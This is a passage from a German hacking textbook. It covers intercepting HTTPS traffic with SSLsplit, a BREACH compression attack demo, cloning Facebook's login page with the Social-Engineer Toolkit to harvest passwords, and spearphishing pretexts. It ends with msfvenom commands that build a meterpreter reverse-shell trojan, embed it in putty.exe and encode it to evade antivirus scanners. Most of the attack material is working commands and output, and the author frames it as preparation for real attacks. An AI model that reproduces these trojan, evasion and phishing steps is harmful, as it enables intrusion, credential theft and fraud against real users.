Sie sehen, dass für einige Verbindungen Logs angelegt wurden. Einige davon sind leer, da der Browser die Anfrage abbrach. Sie sehen hier auch schön, dass jedem Seitenaufruf eine Fehlermeldung vorausging, die erst bestätigt werden musste. Beim Versenden der Logindaten sogar zwei!

Also sehen wir uns die letzte Datei an:

```
root@kali:~# cat sslsplit/20200616T090316Z-192.168.1.4,64576-51.89.20.192,443.log
POST /admin/ HTTP/1.1
Host: hackenlernen.com
Connection: keep-alive
Content-Length: 40
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/83.0.4103.97 Safari/537.36
Origin: https://hackenlernen.com
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User:?1
Sec-Fetch-Dest: document
Referer: https://hackenlernen.com/admin/
Accept-Encoding: gzip, deflate, br
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7,ru;q=0.6
Cookie: _ga=GA1.2.90968965.1574518851; _gid=GA1.2.1368887588.1592248228; _gat_gtag_UA_125830492_1=1

user=admin&pass=LassMichRein1!%21&a=login

HTTP/1.1 200 OK
Date: Tue, 16 Jun 2020 09:03:16 GMT
Server: Apache
X-Powered-By: PHP/7.2.31
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Cache-Control: max-age=600
Expires: Tue, 16 Jun 2020 09:13:16 GMT
```

```
Keep-Alive: timeout=1, max=500
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

5f0
<!DOCTYPE html>
... restlicher HTML-Code
```

Der Username admin und das Passwort LassMichRein1! wurden aufgezeichnet sowie alle anderen Daten. Das betrifft den ganzen HTML-Quelltext, aus dem wir alles ersehen könnten, was auf der Seite angezeigt wurde. Wir erhalten also einen kompletten Mitschnitt aller Aktivitäten. Dies ist nicht nur für Email sondern auch für FTP, IMAP, etc. möglich.

Abgesehen davon, dass das beunruhigend ist, derart überwacht werden zu können, ergibt das auch einen sehr großen "Heuhaufen", in dem sich einige wenige Passwörter verstecken. Diese Suche nach einigen wenigen "Nadeln im Heuhaufen" ist aufwendig und zeitraubend außer man lässt den PC für sich arbeiten.

Das bringt uns wieder dazu, dass Programmierkenntnisse nicht essenziell nötig sind, aber in Fällen wie diesem sehr hilfreich wären. Hier haben wir nur wenige Dateien abgefangen, aber stellen Sie sich vor, was über einen kompletten Arbeitstag alles an Daten zusammenkommt.

Abgesehen von den Programmierkenntnissen sollte man auch die Protokolle entsprechend beherrschen, um sinnvolle Filter schreiben zu können. Apropos Filter - mit der Option

```
-X sslsplit.cap
```

hätte man auch die ganzen Pakete in eine PCAP-Datei speichern können und diese danach beispielsweise mit Wireshark analysieren.

Es bleibt spannend, was sich in diesem Bereich noch alles tun wird...

Zu guter Letzt will ich Ihnen noch kurz erläutern, warum ich die hier gezeigten Angriffe ohnehin für nicht besonders gut halte. Einerseits besteht

hierbei immer die Gefahr, das Netzwerk stark zu beeinflussen, und darüber hinaus die Chance, dass das Opfer bestimmte Seiten nicht aufrufen kann oder "kryptische Fehlermeldungen" (*wie ein User es nennen würde*) bekommt. Das ruft den Admin oder einen kundigen externen Techniker schneller auf den Plan als einem Pentester lieb ist.

Außerdem gibt es bessere Methoden an die gleichen bzw. gleichwertige Infos zu gelangen und das ohne so viel Aufmerksamkeit zu erregen.

Eine interessante weitere Option an einen Teil der Informationen zu kommen ist eine Attacke mit dem Namen BREACH (*Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext*), die auf der Black Hat Konferenz im August 2013 von den Sicherheitsforschern Angelo Prado, Neal Harris und Yoel Gluck vorgestellt wurde.

Sie nutzt die Arbeitsweise der Komprimierung, die von `HTTP` verwendet wird aus und basiert damit auf der gleichen Grundlage wie ein Angriff Namens `CRIME`.

Um zu verstehen auf welchem Prinzip diese Angriffe basieren, werden wir folgende zwei Dateien mit dem nachstehend gezeigten Inhalt erstellen und dann komprimieren:

res1.txt:

```
Token=aaabbbccc;user=1234;.
Token=a........
```

res2.txt:

```
Token=aaabbbccc;user=1234;.
Token=........a
```

Nun können wir diese mit gzip komprimieren:

```
mb@DDFORENSICS1:~/BREACH$ gzip *.txt
```

... und uns die Dateigrößen ansehen:

```
mb@DDFORENSICS1:~/BREACH$ ls -l
total 16
-rw-r--r-- 1 mb mb 63 Dec 2 17:43 res1.txt.gz
-rw-r--r-- 1 mb mb 65 Dec 2 17:43 res2.txt.gz
```

Die Datei `res1.txt` in der "Token=a" zweimal vorkommt, lässt sich also mit 63 Byte kleiner komprimieren als die Datei res2.txt in der nach dem zweiten "Token=" direkt die Punkte folgen (*65 Byte*)...

Genau dies wird von der `BREACH`-Attacke ausgenutzt! Das HTTP Protokoll nutzt die GZIP-Kompression um die Daten, die per HTTP übermittelt werden für den Transport zu verkleinern. Sollten wir auf einer Webseite, die Daten komprimiert ausliefert, in der Lage sein Daten einzugeben, die wiederholt werden, können wir anhand der Größe der übertragenen Daten feststellen, ob wir einen Teil der Daten decodiert haben.

Dies demonstriert folgendes Script mit einer einfachen und verwundbaren Webseite:

https://github.com/miguelob/BREACH/blob/main/breach.py

Lassen wird das Script unverändert laufen, sehen wir folgende Ausgabe:

```
mb@DDFORENSICS1:~/BREACH$ python3 breach.py
TRY 1..................... Length Response = 2558
TRY ...........1........... Length Response = 2561
TRY 2..................... Length Response = 2558
TRY ...........2........... Length Response = 2561
TRY 3..................... Length Response = 2558
TRY ...........3........... Length Response = 2561
TRY 4..................... Length Response = 2558
TRY ...........4........... Length Response = 2561
TRY 5..................... Length Response = 2558
TRY ...........5........... Length Response = 2561
TRY 6..................... Length Response = 2558
TRY ...........6........... Length Response = 2561
TRY 7..................... Length Response = 2558
TRY ...........7........... Length Response = 2561
```

```
TRY 8..................... Length Response = 2560
TRY ...........8........... Length Response = 2561
TRY 9..................... Length Response = 2558
TRY ...........9........... Length Response = 2561
TRY a..................... Length Response = 2558
TRY ...........a........... Length Response = 2561
TRY b..................... Length Response = 2557
TRY ...........b........... Length Response = 2561
TRY b1..................... Length Response = 2558
TRY b...........1........... Length Response = 2561
TRY b2..................... Length Response = 2558
TRY b...........2........... Length Response = 2561
... Ausgabe gekürzt
TRY bb1..................... Length Response = 2558
TRY bb...........1........... Length Response = 2561
TRY bb2..................... Length Response = 2558
TRY bb...........2........... Length Response = 2561
... Ausgabe gekürzt
TRY bb63e4b..................... Length Response = 2557
TRY bb63e4...........b........... Length Response = 2561
TRY bb63e4b1..................... Length Response = 2558
TRY bb63e4b...........1........... Length Response = 2561
TRY bb63e4b2..................... Length Response = 2558
TRY bb63e4b...........2........... Length Response = 2561
... Ausgabe gekürzt
TRY bb63e4ba67e24dab81ef..................... Length Response
= 2558
TRY bb63e4ba67e24dab81e...........f........... Length Response
= 2561
Iterations = 175
Time elapsed = 32.380549907684326 seconds.
Token: bb63e4ba67e24dab81e
```

Damit lässt sich also ein Teil des request_token Byte für Byte ermitteln.

Dies ist möglich, weil wir im Quellcode der Seite folgende zwei Zeilen finden:

```
,request_token='bb63e4ba67e24dab81ed425c5a95b7a2'
... Ausgabe gekürzt
<input      type="hidden"      target="https://malbot.net/poc/?
test_param=xxxxx"
```

Im `input`-Feld wird die URL inklusive aller GET-Parameter eingetragen So können wir mit Hilfe von /?request_token=%27... dafür sorgen, dass sich request_token='... im Quellcode wiederholt. Wird dies nun komprimiert, ist die länge des Server-Responses mit einem richtigen Wert für den request_token kürzer als mit einem falschen Wert, weil sich der richtige Token-Wert zusammen mit dem Parameter-Namen komprimieren lässt. Bei einem falschen Wert entstehen zwei Ersetzungs-Blöcke, was für eine längere Datei sorgt...

Die eigentlich verwendeten Algorithmen sind recht komplex, daher will ich Ihnen Komprimierung anhand eines sehr einfachen Beispiel Algorithmus erklären. Nutzen wir dazu folgenden Dateiinhalt:

```
aaaaa aaaaa bbbbb
```

Wollen wir diese Datei komprimieren, könnten wir sich wiederholende Blöcke ermitteln und diese kürzen – dies könnte beispielsweise folgendes ergeben:

a5 a5 b5

Wir konnten die 17 Zeichen auf 8 Zeichen verkürzen und damit die Daten auf etwas weniger als die Hälfte der Länge komprimieren.

Verändern wir den Inhalt nun in "aaaaa aaccc bbbbb" würde unser Algorithmus "a5 a2c3 b5" liefern und damit den Text von 17 nur noch auf 10 Zeichen verkürzen.

Ganz grob vereinfacht gesagt, lassen sich idente Blöcke also besser komprimieren und darum können wir dies nutzen, um einzelne Werte wie zuvor gezeigt, Byte für Byte durch ausprobieren zu erraten, ohne die eigentlichen Daten betrachten zu müssen. Daher lässt sich dieser Angriff unter bestimmten Bedingungen nutzen, um einzelne Daten aus einer

verschlüsselten Verbindung zu extrahieren ohne die Daten selber anzusehen oder lesen zu können.

Dieses Beispiel sollte nicht nur demonstrieren wie komplex Angriffe werden können sondern aufzeigen, wie Angreifer technische Grundlagen kreativ nutzen um aus dem Verhalten und der Arbeitsweise einer bestimmten Technik Informationen abzuleiten.

PHISHING

...bedeutet mit gefälschten oder manipulierten Webseiten zu versuchen Passwörter oder einen Zugang zu einem Rechner zu erhalten. Es wird quasi mit einem Köder nach etwas gefischt. Das bekannteste Beispiel ist eine gefälschte Mail von einer Bank, die den User auffordert die Logindaten für das Online-Banking auf einer gefälschten Webseite einzugeben und zusätzlich eine TAN-Nummer um zu verifizieren, dass er wirklich der Kontoinhaber ist.

Böswillige Hacker (*oder in dem Fall besser gesagt Betrüger*) haben dann alles in der Hand, um Ihr gesamtes Guthaben auf ihr eigenes Konto zu überweisen. Da diese Masche schon sehr bekannt ist und die meisten Banken einen Bestätigungscode per SMS oder App zusenden und keine TAN-Nummern mehr verwenden, wird darauf kaum jemand mehr hereinfallen. Gut gemachte Phishingmails können aber durchaus Erfolg haben. Es kommt immer darauf an, wie gut die Informationen sind, mit denen die Phishing-Aktion aufgezogen wird.

Eine Mail, auf die ich beinahe selbst hereingefallen wäre, kam vermeintlich von einem meiner Großhändler, dessen Kunden-Datenbank offengelegt wurde, wie sich später herausstellte. Außerdem wurde der Look der Mails augenscheinlich fehlerlos kopiert - zumindest sind mir auf den ersten Blick keine Fehler oder Abweichungen aufgefallen. Ich bekam also eine Mahnung von einer Firma, mit der ich laufend Geschäfte mache. Auch der Absender sah auf den ersten Blick im Mail-Programm OK aus. Erst als ich den Anhang öffnen wollte, sah ich den Dateinamen
Mahnung.pdf.exe und da viel der Groschen.

Natürlich wären weitere Ungereimtheiten aufgefallen, wenn man sich vorab den Quelltext der Email und alle Header-Informationen angesehen hätte. Aber wer macht das bei jeder Email, die man bekommt? Ich kann mir allerdings gut vorstellen, dass der von mir oben beschriebene "Angriff" bei

einer Person mit weniger PC-Know-How gut und gern klappen könnte. Würde die EXE-Datei dann eine Mahnung + einen Trojaner entpacken, den Trojaner starten und dann das PDF mit dem Standard-PDF-Reader öffnen, würde einer solchen Person wahrscheinlich nichts auffallen.

Wenn wir das Ganze etwas weiterspinnen, und annehmen der Angriff sei sehr durchdacht geplant dann kann es sein, dass diese Mahnung den Firmen-Namen aber eine andere Adresse enthält. Daraufhin würde eine Sekretärin oder Buchhalterin ziemlich sicher auf die Mail antworten und reklamieren, dass die Anschrift falsch ist. Wenn dann auf diese E-Mail wieder ein Autoresponder antworten würde, dass sich Herr Sowieso vertan hat und die Mahnung an eine andere Firma mit ähnlichem Namen geschickt werden sollte und er sich vielmals wegen dem Fehler entschuldigt, kann ein solcher Angriff ziemlich sicher unbemerkt bleiben. Man könnte sogar auf die Souveränität unter "Berufskollegen" bauen und das Opfer frech ersuchen die E-Mail zu löschen um den "peinlichen Fehler" zu verbergen. Viele Büroangestellte würden daraufhin im Auftrag eines Angreifers noch die Spuren beseitigen.

Hier spielt neben der Beschaffung von Informationen auch ein wenig Psychologie mit rein. Klar der Regelfall sieht eher vor, dass Millionen Mails im zB Namen der Deutschen Telekom oder eines anderen Großkonzerns an beliebige Mail-Adressen versendet werden. So werden 70% der Mails schon allein deshalb als Spam erkannt, weil der Empfänger gar kein Kunde des vermeintlichen Absenders ist. Wird Phishing allerdings gut vorbereitet, dann kann dies eine sehr große Gefahr darstellen. Ein anderer Ansatz wäre es Nutzern eines bestimmten Programmes auf ein Update hinzuweisen und das zu verlinken. Natürlich liegt diese Update-Datei dann nicht am Hersteller-Server, sondern auf einem vom Angreifer kontrollierten Webspace und hat als kleine Dreingabe noch einen Trojaner mit an Bord. Wenn dieser Angriff mit der tatsächlichen Veröffentlichung eines Updates zusammenfällt, dann kann man zumindest bei Privatpersonen und kleinen Firmen von einer guten Trefferquote ausgehen.

Derartige besser vorbereitete und auf bestimmte Personen oder Unternehmen abzielende Phishing-Angriffe nennt man Spearphishing.

Sie sehen also - je mehr Arbeit ein Angreifer investiert, umso besser wird die Erfolgsquote.

Sie können einem Opfer mit Phishing aber nicht nur Trojaner unterschieben. Genauso gut können Sie damit auch Links verteilen, die auf gefälschte Webseiten zeigen und Passwörter abgreifen.

Genau diese zwei Fälle will ich Ihnen an dieser Stelle einmal zeigen.

SET in Aktion

SET ist das Social Engeneering Toolkit, eine Sammlung von Tools, um die Einfältigkeit, Leichtgläubigkeit, Unachtsamkeit oder das fehlende Wissen von Personen auszunutzen.

Ein Meister des Social Engeneering war Kevin Mitnick. Auch wenn seine "wilden Jahre" mit den Anfängen des IT-Zeitalters zusammenfallen und heute schon etwas länger her sind, sollte man sich mit seiner Vorgehensweise beschäftigen. Vieles kann man auch heute gut in abgewandelter Form anwenden. In diesem Zusammenhang kann ich Ihnen sein Buch "**Die Kunst der Täuschung: Risikofaktor Mensch**" (*ISBN 978-3826615696*) wärmstens empfehlen.

SET bietet neben anderen Funktionen eine schnelle und einfache Möglichkeit Webseiten zu klonen und so Passwörter abzufangen, wenn man das Opfer dazu bringen kann, sich an der Fake-Seite einzuloggen. Dazu verwende ich als Demonstrationsobjekt die Login-Seite von Facebook.

Wenn Sie dieses Beispiel nachvollziehen wollen dann müssen Sie sicherstellen, dass eine eventuelle Portweiterleitung aus dem SSLstrip / SSLsplit Beispiel nicht mehr stattfindet. Dazu löschen Sie den entsprechenden Eintrag in IPtables mit folgendem Befehl:

```
root@kali:~# iptables -t nat -F
```

Danach können Sie SET wie folgt starten:


```
root@kali:~# setoolkit
```

Sie sollten das folgende Menü sehen können. Die jeweilige Auswahl wird durch die Eingebe der fett dargestellten Zahl in den set> Prompt getroffen und mit Enter bestätigt.

```
Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1

Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2

  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Full Screen Attack Method
```

```
  8) HTA Attack Method

  99) Return to Main Menu

set:webattack> 3

  1) Web Templates
  2) Site Cloner
  3) Custom Import

  99) Return to Webattack Menu

set:webattack> 2
[-] Credential harvester will allow you to utilize the clone
capabilities within SET

[-] to harvest credentials or parameters from a website
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for
this

set:webattack> IP address for the POST back in Harvester:
192.168.1.106
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: facebook.com/login
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password
form
fields are available. Regardless, this captures all POSTs on a
website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
... Ausgabe gekürzt
```

Das Opfer sollte nun mit einer Phishing-Email oder einem XSS-Angriff dazu gebracht werden die soeben automatisch erstellte Seite aufzurufen. Im folgenden würde das Opfer eine täuschend echte Kopie sehen:



...sollte man dazu diese Seite auch noch auf einem Webserver laufen lassen der über ein entsprechendes SSL-Zertifikat verfügt, würden viele User darauf reinfallen.

Natürlich würde man diesen Angriff leicht daran erkennen, dass das Zertifikat nicht auf Facebook.com oder die Firma Meta ausgestellt wurde aber wie viele User sehen sich das Zertifikat an?

Viele normale User würden bei der URL `https://facebook.com.loginseite.cc` nicht einmal merken, dass Sie hier auf der Subdomain facebook.com einer völlig anderen Domain gelandet wären!

Jahrelang wurde Usern eingebläut, dass man nur "sicher ist" wenn man links neben der URL ein grünes Bogenschloss sieht. Nachdem sich das nun in den Köpfen der meisten festgesetzt hat, finden sich allzu viele die dank des grünen Bogenschlosses ohne jegliche Bedenken Ihre Zugangsdaten auf `https://paypal.com.sichere-loginseite-nur-keine-panik.ru` eingeben!

Dieses Halbwissen und die Plattitüden der Computerzeitschriften und vieler Einsteigerbücher über Windows oder das Internet wurde nun vielen, die damit geschützt werden sollten, zum Verhängnis. Auch das ist Social Engeneering, in dem Fall an ganzen Generationen von Usern!

```
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AXsdU29G
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-135
PARAM:
lgndim=asG4LgftZUGdKMNiJlxyHGfdLUNxuzK1BVadTZbnLKgfPbDeQWEyOhCc
LgV3kT==
PARAM: lgnrnd=123476_klMN
PARAM: lgnjs=5632874125
POSSIBLE USERNAME FIELD FOUND: email=meine@mail.com
POSSIBLE PASSWORD FIELD FOUND: pass=PassWort1
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Früher beruhte diese Technik darauf, dass der User nicht erkennt, dass es sich um eine nicht verschlüsselte Verbindung handelt. Da man heute für wenige Euro einen VPS-Server für einige Monate mieten kann und es kostenlose und vertrauenswürdige SSL-Zertifikate gibt erlebt Phishing eine echte Renaissance.

Mit rudimentären PHP-Kenntnissen wäre es ein Leichtes die Fake-Seite so anzupassen, dass die Daten lokal in beispielsweise einer Text-Datei

gespeichert werden und dann von dieser PHP-Datei an den eigentlichen Empfänger-Server weitergeleitet werden.

An dieser Stelle unterlasse ich es dies mit Ihnen gemeinsam auszuprogrammieren und sage nur:

1. Formular anpassen damit es die Daten an eine PHP-Datei sendet
2. Empfangene Daten in der Textdatei abspeichern
3. Daten an den eigentlichen Server senden oder zumindest den User dorthin umleiten

Das setoolkit bietet aber noch viel mehr. Bei einigen der angebotenen Techniken reicht es, die Seite nur aufzurufen, um eine Meterpreter-Sitzung oder Reverse-Shell zu erhalten. Vorausgesetzt der Browser oder diverse Plugins wie beispielsweise Flash sind nicht auf dem neuesten Stand.

Hier könnte das Opfer denken, dass alles gut gegangen sei denn man ist ja nicht auf die gefälschte Seite hereingefallen. Die Shell-Sitzung im Hintergrund wird Otto-Normaluser nicht bemerken. Hier kommt auch wieder das Zusammenspiel diverser Programme und Tools zum Vorschein - SET greift für viele Angriffe auf das MetaSpliot Framework zurück, mit dem wir schon Bekanntschaft gemacht hatten.

Auch an dieser Stelle der Hinweis - testen Sie die weiteren Funktionen und setzen Sie eventuell sogar einen virtuellen Test-PC mit den verwundbaren Plugins auf und probieren Sie alles aus vor einem realen Angriff. Im Ernstfall muss jeder Handgriff sitzen und man bekommt oft keine zweite oder dritte Chance!

Außerdem erlaubt es SET nicht nur eine präparierte Webseite, PDF-Datei oder digitale Visitenkarte mit entsprechender Payload zu erstellen, sondern Letztere auch gleich an eine Liste von Email-Adressen zu versenden.

TROJANER ERSTELLEN

Wir haben gerade gehört, dass man mit SET eine sogenannte Payload erzeugen und diese einem Opfer unterschieben kann. Da diese Standard-Payloads schon so oft verwendet wurden, werden Sie von vielen Virenscannern erkannt. Und selbst bei abgeschaltetem Virenscanner wollte beispielsweise die aktuelle Chrome-Version die Datei dennoch nicht downloaden.

Hier sieht man, dass Google wirklich viel macht, um die Sicherheit der Nutzer zu erhöhen. Diverse andere Browser hätten den User die Datei ohne Bedenken downloaden lassen.

An dieser Stelle will ich Ihnen kurz zeigen wie Sie eine Payload von Hand erzeugen können. Hierzu verwenden Sie den folgenden Befehl:

```
mark@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp
lhost=192.168.1.106
lport=80 -f exe -o msfvenEXERAW.exe
No platform was selected, choosing
Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: msfvenEXERAW.exe
```

Hierbei bedeuten die Optionen

`-p` ..... die zu verwendenden Payload (*Angriffs-Programm*) hier die Win-Version von meterpreter der sich vom Opfer-PC zum Angreifer-PC verbinden soll (*reverse shell*)


`lhost=` die IP-Adresse an der die msfconsole auf Verbindungen wartet
...

`lport=` den Port auf dem die msfconsole lauscht
...

`-f` ..... Format der Ausgabe-Datei

`-o` ..... den Pfad und Dateinamen der Output-Datei.

Als Nächstes wollen wir uns einmal ansehen wie viele Virenscanner diese Datei als Trojaner er-kennen würden. Dazu laden wir die Datei bei https://virustotal.com hoch. Nach einem kurzen Scan erhielt ich folgendes Ergebnis:



50 von 64 entspricht gut 78% - das ist nicht allzu hoch, wenn wir bedenken, dass dies ein automatisch generierter Standard-Schadcode ist, der sicherlich sehr häufig eingesetzt wird. In der einfachsten und primitivsten Variante versagen schon 22% der Virenscanner.

Wenn aber nun ein User ein Programm startet, dass augenscheinlich nichts macht und sich einfach nur beendet, dann kann er durchaus misstrauisch werden. Daher wird ein Trojaner in der Regel in ein Programm eingebettet. Das bringt für beide Seiten einen Vorteil - der User ist zufrieden und kann mit dem Programm arbeiten und der Hacker kann in aller Ruhe den PC übernehmen!

Dies erreichen wir mit folgendem Befehl:

```
mark@kali:~$ msfvenom -a x86 -p windows/meterpreter/reverse_tcp lhost=192.168.1.106 lport=80 -x putty.exe -k -f exe -o putty+venRAW.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 809984 bytes
Saved as: putty+venRAW.exe
```

Hierbei kommen die weiteren Optionen

`-a` ... Programm-Architektur x86 (*32bit*) oder x64 (*64bit*)
`-x` ... Programmdatei, in der der Trojaner eingebaut wird
`-k` ... Programmfunktionalität erhalten und Payload einbauen

zusätzlich zum Einsatz. Danach testen wir wieder, wie gut die Schadware nun erkannt wird:

Houston, wir haben ein Problem! Allein dadurch, dass wir den Trojaner in eine beliebige EXE-Datei einbauen hissen zwölf weitere Virenscanner die weiße Flagge. Das entspricht einer Verringerung der Auffindbarkeit um 24% allein dadurch, dass wir den typischsten Anwendungsfall nachstellen.

Außerdem hat sich ein Scanner verabschiedet, der auch nach mehreren Versuchen die Datei nicht scannen konnte oder wollte.

Virenscanner überlisten

Auch hierfür hat msfvenom eine Antwort parat. Also jagen wir unseren Trojaner bei der Erstellung einfach durch den eingebauten "Rüttelwürger", der das Programm recodieren soll, ohne dabei die Funktion zu beeinträchtigen.

Dies geschieht mit:


```
mark@kali:~$ msfvenom -a x86 -p windows/meterpreter/reverse_tcp lhost=192.168.1.106 lport=80 -x putty.exe -k -f exe -e x86/shikata_ga_nai -i 3 -o putty+venShi3.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai chosen with final size 414
Payload size: 414 bytes
Final size of exe file: 809984 bytes
Saved as: putty+venShi3.exe
```

Das haben wir mit den zusätzlichen Optionen

`-e` ... Encoder
`-i` ... Anzahl der Neucodierungen (*iterations*)

... erreicht.

Danach erhielten wir folgendes Ergebnis:




Immerhin drei AV-Programme kann der vollautomatische "Rüttelwürger" noch austricksen. Vor einiger Zeit hätte diese automatische Neukodierung dafür gesorgt, dass wiederum 40-60% der Programme, die zuvor den Virus erkannt haben, die weiße Flagge hissen. Nachdem dies jedoch von so vielen Scriptkiddies genutzt wurde, hat die Industrie darauf reagieren müssen. Wie es aussieht, hat die recodierte Datei sogar den letzten Virenscanner wieder aufgeweckt und ihn veranlasst die Datei zu untersuchen. Als Beweis, dass dies funktionieren kann, soll das an der Stelle reichen. Sie können gerne die verschiedensten Payloads in Verbindung mit anderen Encodern und diversen unterschiedlichen Durchläufen ausprobieren. Irgendeine Kombination wird sicherlich bessere Ergebnisse liefern - vor allem eine, die nicht so häufig verwendet wird.

